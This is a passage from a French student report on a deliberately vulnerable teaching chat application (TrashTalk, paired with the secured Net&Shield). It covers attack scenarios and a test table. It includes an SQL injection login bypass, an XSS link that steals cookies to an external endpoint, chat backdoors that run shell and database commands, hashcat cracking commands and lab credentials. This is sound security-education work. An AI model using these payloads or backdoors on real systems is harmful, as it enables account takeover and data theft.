Il est possible de distinguer ainsi la ligne surlignée en bleu dans l’image ci-dessus contenant le texte suivant correspondant au code ci-dessus.

Authorization : Basic RWRnYXI6cGFzc3dvcmQ0

A l’aide d’un convertisseur tel que CyberChef et l’outil From Base64 on peut retrouver le mot de passe de l’utilisateur ciblé.

Edgar : password4

Pour remédier à cela il est possible de basculer la messagerie en HTTPS en utilisant le bouton en forme de cadenas. Il bascule la messagerie en HTTPS.

Après un nouveau scan à l’aide de WireShark lorsque la messagerie est en HTTPS on obtient le scan suivant :



Figure 27 : Scan avec Wireshark sur du HTTPS

On observe que les data contenues dans les échanges entre le serveur et l’utilisateur sont désormais cryptées. Il est impossible de récupérer le mot de passe de l’utilisateur ciblé.

viii. Scénarios

L'enchainement de scénarios implique l'utilisation de multiples failles afin d'usurper l'identité d'un utilisateur ciblé en compromettant sa session. Plusieurs combinaisons de failles peuvent être exploitées pour atteindre ce résultat. Ces scénarios peuvent être utilisé dans un

rôle pédagogique en essayant d'être le plus réalistes possible. Compte tenu du nombre très conséquents de configurations possibles, ce rapport ne traitera que quelques scénarios. Il existe probablement d'autres failles non répertoriées dans ce rapport, mais qui pourront être implémentées dans les prochaines versions de la messagerie.

Dans les trois visés à la suite, l'attaquant considère son attaque complète lorsqu'il a récupéré le mot de passe de l'utilisateur ciblé et qu'il a pu le modifier.

Scénario 1 :

Utilisation des failles suivantes : Directory Browsing, Injection SQL, Backdoor, Hachage MD5

L'inscription en tant qu'utilisateur sur la plateforme est la première étape entreprise par l'attaquant. Son objectif est de compromettre la session d'un utilisateur cible. En utilisant le "directory browsing", il découvre l'existence d'une backdoor, dans le fichier *chat.js,* pouvant agir sur la base de données, mais uniquement accessible en tant qu'utilisateur administrateur.

Il procède ensuite à la vérification de l'existence de cet utilisateur en tentant de l'ajouter comme ami. Après observation, en utilisant la backdoor ayant accès aux shell du server il identifie une vulnérabilité dans les fichiers PHP qui lui permet d'injecter du code dans les champs de login et de mot de passe.

En se connectant en tant qu'administrateur, l'attaquant explore plusieurs backdoors pour en comprendre le fonctionnement. Finalement, il parvient à trouver la backdoor recherchée et récupère les mots de passe stockés dans la base de données. Il utilise ensuite son outil Hashcat pour décrypter les mots de passe dont le hachage est faible. Il exploite de nouveau la backdoor pour modifier le mot de passe de l'utilisateur cible, lui permettant ainsi de prendre le contrôle de sa session.

Scénario 2 :

Utilisation des failles suivantes : Injection XSS, Cookies, Backdoor

L'attaquant, dans le but de mener une attaque contre un système de messagerie, commence par se connecter ou s'inscrire à la plateforme. Une fois connecté, il procède à l'ajout de la victime visée en tant qu'ami, afin de gagner sa confiance et d'établir un contact avec elle. L'objectif final de l'attaquant est de récupérer les cookies de la victime, qui sont des données sensibles utilisées pour l'authentification sur la plateforme. Par exemple, l'attaquant peut viser l'administrateur car il a découvert l'existence d'une backdoor uniquement utilisable en tant qu'administrateur.

Pour parvenir à ses fins, l'attaquant engage une conversation avec la victime, en utilisant diverses techniques d'ingénierie sociale pour la manipuler et l'inciter à cliquer sur un lien malveillant. La victime clique alors à plusieurs reprises sur le lien qui ne semble pas fonctionner. Il est alors déjà trop tard : la faille XSS dans la messagerie a été exploitée par l'utilisateur malveillant pour récupérer les cookies de l'utilisateur ciblé. En utilisant une plateforme tierce, l'attaquant obtient la liste des cookies et peut ainsi devenir administrateur en modifiant ses propres cookies dans la console.

Par la suite, les backdoors sont utilisées par l'attaquant pour modifier les mots de passe des utilisateurs ciblés. L'attaquant prend le contrôle total des sessions des utilisateurs, lui permettant ainsi d'accéder aux données personnelles d'autres utilisateurs, de les manipuler ou de causer d'autres dommages sur la plateforme.

Scénario 3 :

Utilisation des faille suivantes : HTTP, Backdoor.

Le scénario de test n'a pas pu être éprouvé pendant la durée du projet.

Une attaque de type "man-in-the-middle" est mise en place par l'attaquant pour intercepter les trames circulantes entre la victime et le serveur web de la messagerie. Un logiciel tel que Ettercap peut être utilisé par l'attaquant pour exécuter cette attaque, tandis qu'une application comme WireShark peut être utilisée pour analyser les trames en circulation. Les identifiants et les cookies de l'utilisateur ciblé peuvent ainsi être récupérés.

Une fois que les identifiants et les cookies ont été récupérés, l'attaquant peut se connecter à la place de la victime. En étudiant la messagerie en préparation de l'attaque, le pirate informatique repère une backdoor qu'il exploite pour obtenir un accès administrateur en envoyant un message spécifique à un utilisateur. Une fois devenu administrateur, il peut alors modifier le mot de passe de la victime et prendre le contrôle total de sa session.

f) Résultats et tests

Cette partie permet de tester le bon fonctionnement de la messagerie, toutes les fonctionnalités y sont répertoriées avec une description du test effectué. Ces tests permettent d'une part de prouver que le projet fourni est fonctionnel, et d'autre part d'aider les futurs utilisateurs/développeurs à corriger d'éventuels problèmes pouvant survenir lors de l'installation du projet.

Fonctions	Tests	Résultats
Accès à la messagerie via un navigateur web	Insérer l'URL https://messagerie.com dans la barre d'adresse d'un des navigateurs des Kali user1 et user2.	Affichage de la page d'accueil de la messagerie avec la possibilité d'accéder aux deux services *Net&Shield* et *TrashTalk*
Application responsive	Une fois sur la page d'accueil de la messagerie, cliquer droit, aller sur l'option inspecter et définir la taille d'écran sur téléphone ou tablette.	Le site internet doit s'adapter aux différentes formes d'écran et rester facile à utiliser, les différentes parties de la messagerie ne doivent pas se chevaucher.
Application Multiplateforme	Entrer dans la barre d'adresse l'URL https://messagerie.com afin de se connecter à la messagerie avec différents navigateur (Mozilla Firefox, Google Chrome, Safari, Chromium)	La page d'accueil du site s'affiche sur Mozilla Firefox, Chromimum, Safari et Google Chrome. Le site est donc multiplateforme pour ces navigateurs.
Envoi d'un message	Se connecter à la plateforme, sélectionner un ami avec qui échanger (si l'utilisateur avec qui vous êtes connecté n'a pas d'ami, envoyer un message à Support) et lui envoyer un message à l'aide du champs en bas du chat. Après avoir cliqué sur le bouton	La base de données du Webserver doit vous afficher le contenu suivant : - message_id - destinataire_id - date d'envoi

	envoyer, accéder au Webserver et se connecter à la base de données. Ensuite, sélectionner la base de données sur lequel le message a été envoyé (*TrashTalk* ou *Net&Shield*) et sélectionner la table message et l'afficher : SELECT * FROM messages WHERE texte='votremessage';	- message - user_id Le message doit également s'afficher en bleu à droite dans la zone de chat de la messagerie.
Réception d'un message	Se connecter à son propre compte, ajouter un ami, le sélectionner, lui envoyer lui un message et se déconnecter. Se connecter au compte de son ami et sélectionner son pseudo dans la liste d'amis.	La conversation se charge et on peut voir le message apparaître à gauche en blanc.
Inscription d'un utilisateur	Accéder à la plateforme et sélectionner une des 2 messageries, choisir « S'inscrire » et entrer son pseudo, son mot de passe et le confirmer. Se connecter ensuite au Webserver, se connecter à la base de données et sélectionner la messagerie utilisée. Utiliser la commande suivante : SELECT * FROM user ;	L'utilisateur qui vient d'être inscrit est présent dans la base de données.
Connexion d'un utilisateur	Se connecter à la plateforme, choisir une messagerie et sélectionner l'option « Se connecter ». Rentrer le pseudo et le mot de passe préalablement choisi lors de l'inscription. Faire un clic droit puis « inspecter », une fenêtre s'ouvre et sélectionner en haut la section « storage ». Sélectionner ensuite « Cookies » puis cliquer sur l'URL qui s'affiche. Un tableau de valeur s'affiche en-dessous contenant, en fonction de *Net&Shield* ou *TrashTalk,* le login, l'id et le token.	Si les mot de passe et pseudo rentrés sont corrects, vous accédez à la messagerie et vos informations personnelles se chargent (liste amis et messages). Les cookies sont également présents, pour *Net&Shield* il n'y a que le token mais pour *TrashTalk* il y a l'id, le login et le token Si le mot de passe ou le pseudo rentrés sont incorrects, une alerte apparaît. Vous n'accédez pas à la messagerie.
Ajout d'un ami	Se connecter à la plateforme puis se connecter ou s'inscrire sur la messagerie souhaitée. Une fois arrivé sur le chat, dans la zone amis, cliquer sur le « + » et rentrer dans la zone de texte qui s'affiche le nom de l'ami, puis cliquer à nouveau sur le « + ». Se connecter sur la base de données sur le Webserver, sélectionner la messagerie sur laquelle l'ami a été ajouté et exécuter la commande suivante :	Si l'ami existe, il s'ajoute à la suite de votre liste d'amis. La commande doit remonter une ligne contenant les informations suivantes : - groupe_id - user_id2 - user_id

	SELECT * FROM amis WHERE user_id=(SELECT user_id FROM user WHERE pseudo='votrepseudo') AND user_id2=(SELECT user_id FROM user WHERE pseudo='pseudodelami');	
Déconnexion	Se connecter sur une des messageries. Vérifier que l'on possède les cookies nécessaires en fonction de la messagerie sélectionnée. Cliquer sur le bouton « déconnexion » et une fois de retour sur la page « Connexion/Inscription », vérifier à nouveau les cookies.	Les cookies ont disparu, ils ont donc bien été supprimés et l'utilisateur est déconnecté.
Accès à la version sécurisée *Net&Shield*	Se connecter à la plateforme et, sur la page d'accueil, sélectionner *Net&Shield*.	Affichage de la page *Net&Shield* avec la possibilité de se connecter, de s'inscrire et de revenir
Accès à la version vulnérable *TrashTalk*	Se connecter à la plateforme et, sur la page d'accueil, sélectionner *TrashTalk*.	Affichage de la page *TrashTalk* avec la possibilité de se connecter, de s'inscrire et de revenir.
Passage en HTTP	Accéder à la kali user2, se connecter à la plateforme et choisir une des deux messageries, se connecter avec son propre compte, cliquer sur le cadenas jusqu'à ce qu'il soit rouge (HTTP), cela peut nécessiter de devoir se reconnecter, et envoyer un message au support. Lancer l'outil *Wireshark* depuis l'invite de commande en tapant **sudo wireshark** et le mot de passe **root**. Sélectionner « eth1 » et choisir un paquet de réponse du serveur (192.168.0.100 vers 192.168.0.11) avec un protocole HTTP et un header contenant 200. Puis dans la section « Javascript Object Notation : application/json », on peut trouver dans chaque objet un « Member key » de type texte.	Dans ce « Member key » on peut voir le contenu du message en clair, ce qui signifie que les informations sont transmises en HTTP. Voir la figure 28 en annexes.
Passage en HTTPS	Accéder à la kali user2, se connecter à la plateforme et choisir une des 2 messageries, se connecter avec son propre compte, cliquer sur le cadenas pour qu'il soit vert (HTTPS) et envoyer un message au support. Lancer l'outil *Wireshark* depuis l'invite de commande en tapant la **sudo wireshark** et le mot de passe **root.** Sélectionner « eth1 » et choisir un paquet de réponse du serveur (192.168.0.100 vers 192.168.0.11) avec un protocole TLSv1.2. Puis dans la section « Transport Layer Security », on	Cette suite correspond aux données cryptées renvoyées par le serveur. Les données ne sont pas visibles donc le HTTPS fonctionne. Voir la figure 29 en annexes.

	peut trouver la ligne « Encrypted Application Data : » suivi d'une suite de chiffres et de lettres.	
Statut d'un utilisateur	Se connecter à la plateforme et accéder à son compte sur une des deux messageries. Sans se déconnecter, accéder à la base de données sur le serveur web et rentrer la commande suivante : SELECT statut FROM user WHERE pseudo='votrepseudo'; Revenir sur le chat et se déconnecter. Retourner sur le Webserver et rentrer de nouveau la même commande. En parallèle, se connecter sur un autre utilisateur et vérifier la couleur de votre pseudo. Pour réactualiser le statut des utilisateurs, cliquer deux fois sur le « + » en face du texte amis.	Dans le premier cas la commande doit remonter votre statut à 1 car vous êtes connecté. Après la déconnexion votre statut doit passer à 0. Lorsque vous êtes connecté sur un autre utilisateur, votre statut doit être rouge. Si vous êtes connecté aux deux sessions en simultané, il doit être vert.
Dates d'envoi des messages	Se connecter à la plateforme puis sur son compte sur une des messageries. Envoyer un message et vérifier si la date d'envoi affichée sous le message correspond avec la date affichée sur votre Kali.	Si elle correspond, la fonction s'exécute correctement.
Directory Browsing désactivé et activé	Se connecter à la plateforme et sur la page d'accueil avec le choix des messageries, entrer dans la barre d'adresse l'URL https://messagerie.com/css/. Sélectionner ensuite la messagerie *TrashTalk* puis entrer dans la barre d'adresse l'URL https://messagerie.com/TrashTalk/css/.	Si une page blanche s'affiche avec comme en-tête « Forbidden », c'est que le Directory Browsing est désactivé. Si une page s'affiche avec comme en-tête « Index of /TrashTalk/css » suivi d'une liste de fichier, c'est que le Directory Browsing est activé.
Injections SQL	Se connecter à la plateforme et sélectionner la messagerie *TrashTalk*, choisir l'option « Se connecter » puis entrer dans le champ pseudo la valeur « Support » et dans le champ mot de passe la valeur « ') OR ('1'='1 ». Se connecter à la plateforme et sélectionner la messagerie *Net&Shield*, choisir l'option « Se connecter » puis faire la même manipulation.	Si la connexion se fait et que c'est le profil du compte Support qui se charge, l'injection SQL fonctionne. Si un message d'alerte apparait indiquant « pseudo ou mot de passe incorrect », c'est que l'injection SQL est bloquée.
Injections XSS	Accéder à la Kali user1, se connecter à la plateforme, sélectionner la messagerie *TrashTalk* puis, se connecter à son compte. Ouvrir un nouvel onglet et se rendre sur le site	Si le message passe et que l'utilisateur clique sur le lien, une alerte apparaîtra sur le site beeceptor avec les

	beeceptor.com puis créer un endpoint. De retour sur le chat, sélectionner un destinataire et passer la commande suivante dans le chat : </input>Clique ici !<input> (remplacer le lien par le endpoint créé). Une fois le message passé et envoyé, attendre que le destinataire clique sur le lien. Accéder à la Kali user1, se connecter à la plateforme, sélectionner la messagerie *Net&Shield* puis, se connecter à son compte et essayer de rentrer la même commande.	cookies de l'utilisateur. L'injection XSS est fonctionnelle. Si le message passe mais que le lien ne fonctionne pas et qu'il n'y a aucune alerte sur le site beeceptor, c'est que l'injection XSS est bloquée.
Backdoor cmd	Se connecter sur *TrashTalk* en tant qu'utilisateur Admin avec le mot de passe Admin. Sélectionner l'utilisateur Support et lui envoyer le message suivant : cmd ls -a.	Ouvrir l'outil inspecter puis se rendre dans la console, le résultat doit y apparaître.
Backdoor bdd	Se connecter sur *TrashTalk* en tant qu'utilisateur Admin avec le mot de passe Admin. Sélectionner l'utilisateur Support et lui envoyer le message suivant : bdd show.	Le résultat de la commande apparaît dans la console.
Backdoor NicoCharbo	Se connecter sur *TrashTalk,* ajouter l'ami NicoCharbo puis lui envoyer le message « MontePasSurLeToit ».	Le profil Admin se charge.
Hachage en MD5	S'inscrire sur *TrashTalk* et rentrer un pseudo et un mot de passe. Parallèlement à cela, se connecter sur la base de données trashtalk sur le Webserver et rentrer la commande suivante : SELECT hash FROM user WHERE pseudo='votrepseudo'; Récupérer le mot de passe puis sur la VM créer un fichier cracked.txt et un fichier hash.txt dans lequel vous pouvez mettre le hash de votre mot de passe précédemment récupéré dans la base de données. Puis ouvrir l'invite de commande dans le dossier qui contient les deux fichiers précédemment créés ainsi qu'une wordlist puis, rentrer la commande suivante : hashcat -m 0 -a 3 -o cracked.txt hash.txt wordlist.txt	Regarder le résultat dans le fichier cracked.txt et vérifier si votre mot de passe y est inscrit au bout du hash. Le mot de passe étant craqué avec le paramètre 0, le type du hash est bien MD5.
Hachage en SHA2	S'inscrire sur *Net&Shield* et rentrer un pseudo et un mot de passe. En	Regarder le résultat dans le fichier cracked.txt et

	parallèle, se connecter sur la base de données netnshield sur le Webserver et rentrer la commande suivante : SELECT hash FROM user WHERE pseudo='votrepseudo'; Récupérer le mot de passe puis sur la VM créer un fichier cracked.txt et un fichier hash.txt dans lequel vous pouvez mettre le hash de votre mot de passe précédemment récupéré dans la base de données. Puis ouvrir l'invite de commande dans le dossier qui contient les deux fichiers précédemment créés ainsi qu'une wordlist puis, rentrer la commande suivante : hashcat -m 1400 -a 3 -o cracked.txt hash.txt wordlist.txt	vérifier si votre mot de passe y est inscrit au bout du hash. Le mot de passe étant craqué avec le paramètre 1400, le type du hash est bien SHA2.
Accès à la base de données	Se connecter sur le Webserver et rentrer la commande suivante en utilisateur : mariadb -u NicoCharbo -p avec le mot de passe : isen35	Accès à MariaDB et aux différentes tables disponibles.
Accès aux Kali (user1 et user2)	Cliquer sur une des deux Kali et rentrer le mot de passe lade.	Accès à la VM.
Accès au Webserver	Cliquer sur le Webserver puis entrer le login lade et le mot de passe lade ou, le login root et le mot de passe root. Pour se connecter au server depuis une kali rentrer la commande suivante en tant que root : ssh root@192.168.0.100 puis le mot de passe : root	Accès au Webserver.

4. Conclusion

Le projet avait pour objectif de réaliser une messagerie instantanée en deux versions, sécurisée et vulnérable, dans un but pédagogique avec un manuel opératoire pouvant être utilisé lors de cours ou de sessions de sensibilisation sur la cybersécurité. Le projet a été lancé au début du mois de janvier 2023 et s’est achevé à la mi-avril 2023.

Dès le début de ce projet, des idées de design pour la messagerie ainsi que des failles à mettre en place ont été fournies par le client pour rendre l'outil pédagogique plus utile. Le design de la messagerie a été respecté et la version finale correspond à la vision initiale du commanditaire. Les fonctionnalités de la messagerie ont également été implémentées, ainsi que quelques fonctions supplémentaires telles que la date d'envoi des messages et le statut d'un utilisateur.

En ce qui concerne les failles, la plupart d'entre elles ont été intégrées dans le système. L’une d’elles n'a pu être traitée par manque de temps dans le délai imparti. Bien que l’absence de son traitement n'ait pas d'impact sur l'utilisation de la messagerie avec plusieurs autres vulnérabilités plus élémentaires, il pourra être intéressant de s’y consacrer à l’avenir pour l'apprentissage et la sensibilisation.

Ce projet, auquel il a été consacré plusieurs mois de travail, pourra continuer à évoluer. Des améliorations pourront être apportées au service de messagerie, ainsi que l'ajout de nouvelles vulnérabilités.

Gestion des messages

Comme mentionné précédemment, la gestion actuelle des messages implique l'envoi continu de requêtes pour récupérer d'éventuelles modifications dans la base de données. Une révision complète de la gestion actuelle des messages pour limiter l'envoi constant de requêtes et alléger ainsi la charge du trafic et du serveur serait nécessaire. Cette révision permettrait également de corriger un bug récurent apparaissant au chargement de la messagerie *Net&Shield*.

Man in the middle

Dans le scénario 3, une faille appelée 'Man in the Middle' a été exploitée, mais n'a pas pu être testée au cours du projet. Il serait intéressant de pouvoir ajouter cette faille afin de l’exploiter lors de travaux pratiques.

Images

Un sujet concerne l’ajout de la possibilité d’intégrer une image de profil (un espace y est dédié dans la base de données) et de s’envoyer des images dans le chat. Une faille DOS pourrait y être liée.

Injection XSRF

Par manque de temps la faille XSRF n’a pas pu être implémentée au projet. Elle était initialement demandée, aussi son ajout sera nécessaire pour une prochaine version de ce projet.

5. Bibliographie/Webographie

Création de la messagerie

Figma Inc, 2016, Figma, Disponible sur Internet : https://www.figma.com/fr/

BlogDuWebdesign, Librairie d'animations CSS, Site regroupant plusieurs animations CSS pour les projets web, Disponible sur Internet : https://www.blogduwebdesign.com/librairie-animation-css/?utm_content=cmp-true

Chandan Kumar. 2021 : Les meilleurs frameworks CSS pour votre projet, sélection de frameworks CSS populaires. Disponible sur Internet : https://geekflare.com/fr/best-css-frameworks/

ImgUpScaler. ImgUpScaler - Outil d'agrandissement d'image AI en ligne, outil en ligne qui utilise l'intelligence artificielle pour agrandir des images sans perte de qualité. Disponible sur Internet : https://imgupscaler.com/

Refsnes Data. W3Schools Online Web Tutorials, plateforme éducative en ligne qui propose des tutoriels, des exemples de code et des références pour apprendre les technologies du web, telles que HTML, CSS, JavaScript, SQL, PHP, Python, etc. Disponible sur Internet : https://www.w3schools.com/

Amazon Web Services, Inc. Amazon Web Services (AWS) - Cloud Computing Services, plateforme de cloud computing qui propose une large gamme de services pour aider les entreprises à héberger, gérer et déployer leurs applications et leurs données dans le cloud. Disponible sur Internet : https://aws.amazon.com/fr/

OpenClassrooms. OpenClassrooms - Des parcours diplômants et des cours gratuits en ligne, plateforme éducative en ligne qui propose des cours gratuits et des parcours diplômants dans des domaines tels que le développement web, la cybersécurité, etc. Disponible sur Internet : https://openclassrooms.com/fr/

Thibaut Napoléon. TP N°5 - Communications Web OAuth2, TP pour comprendre l'authentification par « token » grâce à un exemple simple et concret en JavaScript et PHP. Disponible sur demande auprès de l'auteur : thibault.napoleon@isen-ouest.yncrea.fr

Thibaut Napoléon. TP N°5 - Développement Web Requêtes POST et rafraîchissement, TP pour mettre en place les fonctions PHP et JavaScript permettant l'envoi de messages dans un salon donné du chat. Disponible sur demande auprès de l'auteur : thibault.napoleon@isen-ouest.yncrea.fr

Recherche et mise en place des vulnérabilités :

Crackstation est un service en ligne gratuit qui permet de décrypter des mots de passe chiffrés avec différents algorithmes de hachage. Disponible sur Internet : https://crackstation.net/

dCode est un site internet proposant une grande variété d'outils et de calculateurs en ligne, notamment pour le chiffrement et le déchiffrement de messages. Disponible sur Internet : https://www.dcode.fr/

RootMe est une plateforme de challenges de sécurité informatique, qui permet de tester ses compétences en matière de hacking éthique. Cette page est dédiée à un challenge de type XSS (Cross-Site Scripting). Disponible sur Internet : https://www.root-me.org/fr/Challenges/Web-Client/XSS-Stockee-1

Xavier Michel. 2011 : Faille Xss Ou Comment Effectuer Un Vol De Cookies, tutoriel pour comprendre et exploiter les failles de sécurité de type XSS, qui permettent d'injecter du code malveillant dans des pages web pour voler des informations ou prendre le contrôle du navigateur d'un utilisateur. Disponible sur Internet : https://xaviermichel.github.io/tutoriel/2011/09/05/Faille-XSS-ou-comment-effectuer-un-vol-de-cookies

Let's Encrypt est une autorité de certification qui propose des certificats SSL/TLS gratuits pour sécuriser les sites web. Disponible sur Internet : https://letsencrypt.org/fr/getting-started/

TryHackMe est une plateforme d'apprentissage en ligne dédiée à la cybersécurité et au hacking éthique, qui permet de réaliser des challenges et des exercices pratiques pour développer ses compétences. Disponible sur Internet : https://tryhackme.com/

Hashcat est un outil de cracking de mots de passe. Disponible sur Internet : https://hashcat.net/wiki/doku.php?id=example_hashes

HashAnalyzer est un outil en ligne gratuit qui permet d'analyser et de décrypter différents types de hash, utilisés notamment pour stocker des mots de passe chiffrés. Disponible sur Internet : https://www.tunnelsup.com/hash-analyzer/

Kinsta. 2022 : Injection SQL : Comment fonctionnent les attaques et comment les prévenir, définition sur ce qu'est une injection SQL, comment elle fonctionne et comment elle peut être prévenue. Disponible sur Internet : https://kinsta.com/fr/blog/injections-sql/

Stack Overflow. 2016 : How to enable a directory listing in Apache web server, comment active le Directory Browsing pour un serveur web Apache. Disponible sur Internet : https://stackoverflow.com/questions/39239276/how-to-enable-a-directory-listing-in-apache-web-server

GCHQ. (s.d.). CyberChef. Permet de convertir, chiffrer, décrypter et analyser des données. Disponible sur Internet : https://gchq.github.io/CyberChef/

6. Annexes



Figure 28 : Résultat scan HTTP



Figure 29 : Résultat scan HTTPS